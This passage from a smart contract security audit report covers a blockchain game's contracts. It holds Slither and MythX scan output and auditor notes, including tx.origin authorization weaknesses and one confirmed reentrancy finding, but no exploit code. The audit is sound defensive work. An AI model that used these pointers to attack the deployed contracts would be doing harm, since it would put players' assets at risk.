Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#133-136) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#160-163)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#133-136) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_0 (contracts/libraries/TraitsLibrary.sol#70-73) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#160-163)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#142-145) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#160-163)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#160-163)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_1 (contracts/libraries/TraitsLibrary.sol#76-79) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#151-154) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#160-163)
Variable TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#151-154) is too similar to TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#88-91)
Variable TraitsLibrary.performTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_2 (contracts/libraries/TraitsLibrary.sol#82-85) is too similar to TraitsLibrary.requireTraitCheck(TraitsLibrary.TraitCheck,ITraitsConsumer,uint256).traitValue_scope_3 (contracts/libraries/TraitsLibrary.sol#160-163)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#variable-names-are-too-similar

PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#102) is never used in CraftingSystem (contracts/CraftingSystem.sol#23-791)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
        - OwnableUpgradeable.renounceOwnership() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#59-61)
transferOwnership(address) should be declared external:
        - OwnableUpgradeable.transferOwnership(address) (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#67-70)
initialize(address) should be declared external:
        - CraftingSystem.initialize(address) (contracts/CraftingSystem.sol#162-167)
setRecipeDefinition(uint32,CraftingSystem.RecipeDefinition) should be declared external:
        - CraftingSystem.setRecipeDefinition(uint32,CraftingSystem.RecipeDefinition) (contracts/CraftingSystem.sol#194-217)
setRecipeActive(uint32,bool) should be declared external:
        - CraftingSystem.setRecipeActive(uint32,bool) (contracts/CraftingSystem.sol#284-295)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

EnergySystem.sol

```
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-174) uses a weak PRNG: "success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#170-172)"
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#185-205) uses a weak PRNG: "nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#198-199)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG

OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#87) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#102) shadows:
        - ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

EnergySystem.spendEnergy(address,uint256,uint256) (contracts/energy/EnergySystem.sol#114-147) uses tx.origin for authorization: require(bool,string)(IGameNFT(tokenContract).ownerOf(tokenId) == tx.origin,NOT_OWNER: Only owner can spend energy) (contracts/energy/EnergySystem.sol#124-127)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dangerous-usage-of-txorigin

EnergySystem.setPaused(bool)._paused (contracts/energy/EnergySystem.sol#67) shadows:
        - PausableUpgradeable._paused (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#29) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-174) uses timestamp for comparisons
        Dangerous comparisons:
        - success = nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#170-172)
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#185-205) uses timestamp for comparisons
        Dangerous comparisons:
        - nextRandomWord % GameRegistryLibrary.PERCENTAGE_RANGE < successRate (contracts/GameRegistryConsumerUpgradeable.sol#198-199)
EnergySystem.spendEnergy(address,uint256,uint256) (contracts/energy/EnergySystem.sol#114-147) uses timestamp for comparisons
        Dangerous comparisons:
        - require(bool,string)(currentEnergy >= amount,NOT_ENOUGH_ENERGY: Not enough energy available to spend) (contracts/energy/EnergySystem.sol#129-132)
EnergySystem._energyForToken(address,uint256) (contracts/energy/EnergySystem.sol#216-238) uses timestamp for comparisons
        Dangerous comparisons:
        - energyAccumulated > maxEnergy (contracts/energy/EnergySystem.sol#233)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#block-timestamp

AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#186-189)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

EnergySystem.setContractActive(address,bool) (contracts/energy/EnergySystem.sol#78-90) compares to a boolean constant:
        -require(bool,string)(_hasAccessRole(GameRegistryLibrary.GAME_NFT_CONTRACT_ROLE,tokenContract) == true,TOKEN_CONTRACT_NOT_GAME_NFT: tokenContract has not been enabled for gameplay) (contracts/energy/EnergySystem.sol#82-88)
EnergySystem.spendEnergy(address,uint256,uint256) (contracts/energy/EnergySystem.sol#114-147) compares to a boolean constant:
        -require(bool,string)(_tokenContractActive[tokenContract] == true,CONTRACT_NOT_ACTIVE: Token contract is not currently active) (contracts/energy/EnergySystem.sol#134-137)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#boolean-equality

Different versions of Solidity is used:
        - Version used: ['^0.8.0', '^0.8.1', '^0.8.2', '^0.8.9']
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4)
        - ^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4)
        - ^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4)
```

```
        - ^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3)
        - ^0.8.0 (contracts/energy/EnergySystem.sol#3)
        - ^0.8.9 (contracts/energy/IEnergySystem.sol#4)
        - ^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameNFT.sol#3)
        - ^0.8.0 (contracts/interfaces/IGameRegistry.sol#3)
        - ^0.8.0 (contracts/interfaces/ILockingSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/ILootSystem.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizer.sol#3)
        - ^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3)
        - ^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

AddressUpgradeable.functionCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#85-87) is never used and should be removed
AddressUpgradeable.functionCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#95-101) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#114-120) is never used and should be removed
AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#147-149) is never used and should be removed
AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166) is never used and should be removed
AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65) is never used and should be removed
AddressUpgradeable.verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#174-194) is never used and should be removed
ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is never used and should be removed
ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is never used and should be removed
ContextUpgradeable._msgData() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#27-29) is never used and should be removed
GameRegistryConsumerUpgradeable._getSystem(uint16) (contracts/GameRegistryConsumerUpgradeable.sol#102-104) is never used and should be removed
GameRegistryConsumerUpgradeable._isGameRegistrySet() (contracts/GameRegistryConsumerUpgradeable.sol#63-65) is never used and should be removed
GameRegistryConsumerUpgradeable._lockingSystem() (contracts/GameRegistryConsumerUpgradeable.sol#82-84) is never used and should be removed
GameRegistryConsumerUpgradeable._lootSystem() (contracts/GameRegistryConsumerUpgradeable.sol#97-99) is never used and should be removed
GameRegistryConsumerUpgradeable._nextRandomWord(uint256) (contracts/GameRegistryConsumerUpgradeable.sol#135-151) is never used and should be removed
GameRegistryConsumerUpgradeable._requestRandomWords(uint32) (contracts/GameRegistryConsumerUpgradeable.sol#113-119) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlip(uint256,uint256) (contracts/GameRegistryConsumerUpgradeable.sol#160-174) is never used and should be removed
GameRegistryConsumerUpgradeable._weightedCoinFlipBatch(uint256,uint256,uint8) (contracts/GameRegistryConsumerUpgradeable.sol#185-205) is never used and should be removed
Initializable._disableInitializers() (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#129-131) is never used and should be removed
SafeCast.toInt128(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#152-155) is never used and should be removed
SafeCast.toInt16(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#206-209) is never used and should be removed
SafeCast.toInt256(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#236-240) is never used and should be removed
SafeCast.toInt32(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#185-189) is never used and should be removed
SafeCast.toInt64(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#170-173) is never used and should be removed
SafeCast.toInt8(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#224-227) is never used and should be removed
SafeCast.toUint128(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#47-50) is never used and should be removed
SafeCast.toUint16(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#107-110) is never used and should be removed
SafeCast.toUint224(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#32-35) is never used and should be removed
SafeCast.toUint256(int256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#134-137) is never used and should be removed
SafeCast.toUint64(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#77-80) is never used and should be removed
SafeCast.toUint8(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#122-125) is never used and should be removed
SafeCast.toUint96(uint256) (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#62-65) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#4) allows old versions
Pragma version^0.8.2 (node_modules/@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#4) allows old versions
Pragma version^0.8.1 (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/extensions/IERC721Enumerable.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#4) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/math/SafeCast.sol#4) allows old versions
Pragma version^0.8.0 (contracts/GameRegistryConsumerUpgradeable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/energy/EnergySystem.sol#3) allows old versions
Pragma version^0.8.9 (contracts/energy/IEnergySystem.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IERC721Lockable.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameNFT.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IGameRegistry.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/ILockingSystem.sol#3) allows old versions
Pragma version^0.8.9 (contracts/interfaces/ILootSystem.sol#3) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6/0.8.7
Pragma version^0.8.0 (contracts/interfaces/IRandomizer.sol#3) allows old versions
Pragma version^0.8.0 (contracts/interfaces/IRandomizerCallback.sol#3) allows old versions
Pragma version^0.8.0 (contracts/libraries/GameRegistryLibrary.sol#3) allows old versions
solc-0.8.9 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in AddressUpgradeable.sendValue(address,uint256) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#60-65):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#63)
Low level call in AddressUpgradeable.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#128-139):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#137)
Low level call in AddressUpgradeable.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#157-166):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts-upgradeable/utils/AddressUpgradeable.sol#164)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Function OwnableUpgradeable.__Ownable_init() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#29-31) is not in mixedCase
Function OwnableUpgradeable.__Ownable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#33-35) is not in mixedCase
Variable OwnableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#87) is not in mixedCase
Function PausableUpgradeable.__Pausable_init() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#34-36) is not in mixedCase
Function PausableUpgradeable.__Pausable_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#38-40) is not in mixedCase
Variable PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#102) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#40-42) is not in mixedCase
Function ReentrancyGuardUpgradeable.__ReentrancyGuard_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#44-46) is not in mixedCase
Variable ReentrancyGuardUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/ReentrancyGuardUpgradeable.sol#74) is not in mixedCase
Function ContextUpgradeable.__Context_init() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#18-19) is not in mixedCase
Function ContextUpgradeable.__Context_init_unchained() (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#21-22) is not in mixedCase
Variable ContextUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/utils/ContextUpgradeable.sol#36) is not in mixedCase
Function GameRegistryConsumerUpgradeable.__GameRegistryConsumer_init(address) (contracts/GameRegistryConsumerUpgradeable.sol#32-45) is not in mixedCase
Parameter EnergySystem.setPaused(bool)._paused (contracts/energy/EnergySystem.sol#67) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

PausableUpgradeable.__gap (node_modules/@openzeppelin/contracts-upgradeable/security/PausableUpgradeable.sol#102) is never used in EnergySystem (contracts/energy/EnergySystem.sol#22-239)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

renounceOwnership() should be declared external:
        - OwnableUpgradeable.renounceOwnership() (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#59-61)
transferOwnership(address) should be declared external:
        - OwnableUpgradeable.transferOwnership(address) (node_modules/@openzeppelin/contracts-upgradeable/access/OwnableUpgradeable.sol#67-70)
initialize(address) should be declared external:
        - EnergySystem.initialize(address) (contracts/energy/EnergySystem.sol#55-60)
setContractActive(address,bool) should be declared external:
        - EnergySystem.setContractActive(address,bool) (contracts/energy/EnergySystem.sol#78-90)
getContractActive(address) should be declared external:
        - EnergySystem.getContractActive(address) (contracts/energy/EnergySystem.sol#99-105)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
```

- tx.origin authorization is used in multiple contracts which can be abused if a legitimate user interacts with a malicious contract.
- All the reentrancies flagged by Slither were checked individually. All of them except one (HAL04 - REENTRANCY IN RAFFLEMINTV1.WITHDRAWNONRAFFLEPROCEEDS) are false positives.
- The deletion on a mapping containing a structure was checked, although we did not find any exploitation path for it.
- The shift parameter mixup flagged by Slither is a false positive.
- The weak PRNG is a false positive, as the contracts make use of Chainlink VRF to generate random numbers.

4.2 AUTOMATED SECURITY SCAN

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and to identify low-hanging fruits on the targets for this engagement. Among the tools used was MythX, a security analysis service for Ethereum smart contracts. MythX performed a scan on the smart contracts and sent the compiled results to the analyzers in order to locate any vulnerabilities.

MythX results:

ERC721BridgableChild.sol

Report for contracts/ERC721BridgableChild.sol
https://dashboard.mythx.io/#/console/analyses/aa11f18e-b1f9-4251-bd4c-01f8e9e1d4e6

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.

ERC721BridgableParent.sol

Report for contracts/ERC721BridgableParent.sol
https://dashboard.mythx.io/#/console/analyses/cf6f4f96-031c-4057-8149-39d40ec015dc

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
12	(SWC-123) Requirement Violation	Low	Requirement violation.
26	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.

ERC721Lockable.sol

Report for contracts/ERC721Lockable.sol
https://dashboard.mythx.io/#/console/analyses/aee2107c-1b9e-4c4a-8d22-865318b9906c

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
36	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
71	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
91	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.

ERC1155Lockable.sol

Report for contracts/ERC1155Lockable.sol
https://dashboard.mythx.io/#/console/analyses/ece7b8c3-9118-43b2-9812-2014c4e37c2c

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
12	(SWC-123) Requirement Violation	Low	Requirement violation.
15	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.

GameItems.sol

Report for contracts/GameItems.sol
https://dashboard.mythx.io/#/console/analyses/2563d67c-3a34-454e-834d-66de93f7dc6d

Line	SWC Title	Severity	Short Description
2	(SWC-103) Floating Pragma	Low	A floating pragma is set.
48	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
131	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
131	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
137	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+" discovered
142	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
167	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
185	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
210	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
339	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
342	(SWC-110) Assert Violation	Unknown	Out of bounds array access

GameNFT.sol

Report for contracts/GameNFT.sol
https://dashboard.mythx.io/#/console/analyses/92cfb69e-fa70-4a83-8e8b-bf6068ebffcf

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
25	(SWC-108) State Variable Default Visibility	Low	State variable visibility is not set.
66	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
85	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
178	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
179	(SWC-110) Assert Violation	Unknown	Out of bounds array access

GameRegistry.sol

Report for contracts/GameRegistry.sol
https://dashboard.mythx.io/#/console/analyses/70379212-3519-4bd5-987d-d030785458f4

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
64	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.
79	(SWC-120) Weak Sources of Randomness from Chain Attributes	Low	Potential use of "block.number" as source of randonmness.

GameRegistryConsumer.sol

Report for contracts/GameRegistryConsumer.sol
https://dashboard.mythx.io/#/console/analyses/0df91ad5-d7f0-4a44-ad8a-64e69a3c51ed

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.

GoldToken.sol

Report for contracts/GoldToken.sol
https://dashboard.mythx.io/#/console/analyses/b1d457e4-3cef-478c-ba8d-8e4a83676dfb

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.

LockingSystem.sol

Report for contracts/LockingSystem.sol
https://dashboard.mythx.io/#/console/analyses/ba5bb933-cd3e-4a4e-a2e3-1d8b688953cf

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
198	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
199	(SWC-110) Assert Violation	Unknown	Out of bounds array access

200	(SWC-110) Assert Violation	Unknown	Out of bounds array access
228	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
229	(SWC-110) Assert Violation	Unknown	Out of bounds array access
286	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
286	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
318	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
318	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
319	(SWC-110) Assert Violation	Unknown	Out of bounds array access
320	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
320	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
322	(SWC-110) Assert Violation	Unknown	Out of bounds array access
375	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
391	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "+=" discovered
410	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
410	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
446	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
446	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
447	(SWC-110) Assert Violation	Unknown	Out of bounds array access
448	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered
448	(SWC-101) Integer Overflow and Underflow	Unknown	Compiler-rewritable "<uint> - 1" discovered
450	(SWC-110) Assert Violation	Unknown	Out of bounds array access
459	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-=" discovered
466	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
469	(SWC-110) Assert Violation	Unknown	Out of bounds array access
772	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "-" discovered

PirateGameV1.sol

Report for contracts/PirateGameV1.sol
https://dashboard.mythx.io/#/console/analyses/b6053c70-918c-4ce0-a273-a92368a4d3c1

Line	SWC Title	Severity	Short Description
3	(SWC-103) Floating Pragma	Low	A floating pragma is set.
60	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
67	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
70	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
85	(SWC-110) Assert Violation	Unknown	Public state variable with array type causing reacheable exception by default.
188	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
211	(SWC-110) Assert Violation	Unknown	Out of bounds array access
228	(SWC-101) Integer Overflow and Underflow	Unknown	Arithmetic operation "++" discovered
229	(SWC-110) Assert Violation	Unknown	Out of bounds array access
272	(SWC-115) Authorization through tx.origin	Low	Use of "tx.origin" as a part of authorization control.
